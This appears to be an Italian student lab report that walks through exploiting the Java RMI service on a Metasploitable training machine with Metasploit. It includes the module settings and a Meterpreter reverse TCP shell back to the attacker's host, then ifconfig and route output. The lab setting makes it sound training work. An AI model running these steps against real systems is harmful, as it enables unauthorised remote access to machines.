PROGETTO SETTIMANA 7


Obiettivo:

- Ottenere informazioni configurazione di rete.
- Ottenere informazioni sulla tabella di routing.

Vittima:

- Metasploitable.

Innanzitutto, procedo con una scansione dei servizi aperti utilizzando **nmap**. Dopo la scansione e trovato i servizi attivi con le rispettive porte, mi concentro sul servizio **java-rmi** che si trova sulla porta **1099.**



Dopo aver individuato il servizio vulnerabile avvio Metasploit con il comando **msfconsole** da kali.

Una volta entrato su Metasploit tramite il comando **search** cerco l'exploit che mi serve, in questo caso mi serve un exploit per il server java-rmi.

```
msf6 > search java_rmi_server

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Jav
a Code Execution
   1  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution S
canner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/misc/java_rmi_server
```

Sto cercando un exploit quindi selezionerò e userò il primo.

Per utilizzare questo exploit si usa il comando **use** seguito dal path dell'exploit, oppure seguito dal numero corrispondente dell'exploit nella colonna "#".

Successivamente utilizzo il comando **show options** per vedere quali parametri mi chiede di inserire: in questo caso richiede che venga inserito l'indirizzo IP della vittima. L'IP della vittima si imposta con il comando **set rhosts** seguito dal suo IP.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
                                         etasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local m
                                         achine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.178.124  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.178.125
rhosts ⇒ 192.168.178.125
```

Per verificare che l'IP della vittima sia stato inserito correttamente riutilizzo il comando **show options**.

```
HTTPDELAY  10               yes
RHOSTS     192.168.178.125  yes
```

Ora che sono sicuro che tutto è stato impostato correttamente utilizzo il comando **exploit** per eseguirlo.

```
[*] Started reverse TCP handler on 192.168.178.124:4444
[*] 192.168.178.125:1099 - Using URL: http://192.168.178.124:8080/3tV0BI
[*] 192.168.178.125:1099 - Server started.
[*] 192.168.178.125:1099 - Sending RMI Header ...
[*] 192.168.178.125:1099 - Sending RMI Call ...
[*] 192.168.178.125:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.178.125
[*] Meterpreter session 1 opened (192.168.178.124:4444 → 192.168.178.125:59880) at 2024-01-26 09:23:40 -0500
```

Una volta finito per verificare la riuscita dell'exploit, utilizzo il comando **ifconfig** e questo mi deve restituire l'IP della vittima.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.178.125
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef2:31c7
IPv6 Netmask : ::
```

Il secondo obiettivo era quello di ottenere informazioni sulla tabella di routing, con il comando **route** possiamo vedere queste informazioni.

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask        Gateway  Metric  Interface
    ------           -------        -------  ------  ---------
    127.0.0.1        255.0.0.0      0.0.0.0
    192.168.178.125  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                  Netmask  Gateway  Metric  Interface
    ------                  -------  -------  ------  ---------
    ::1                     ::       ::
    fe80::a00:27ff:fef2:31c7  ::       ::
meterpreter >
```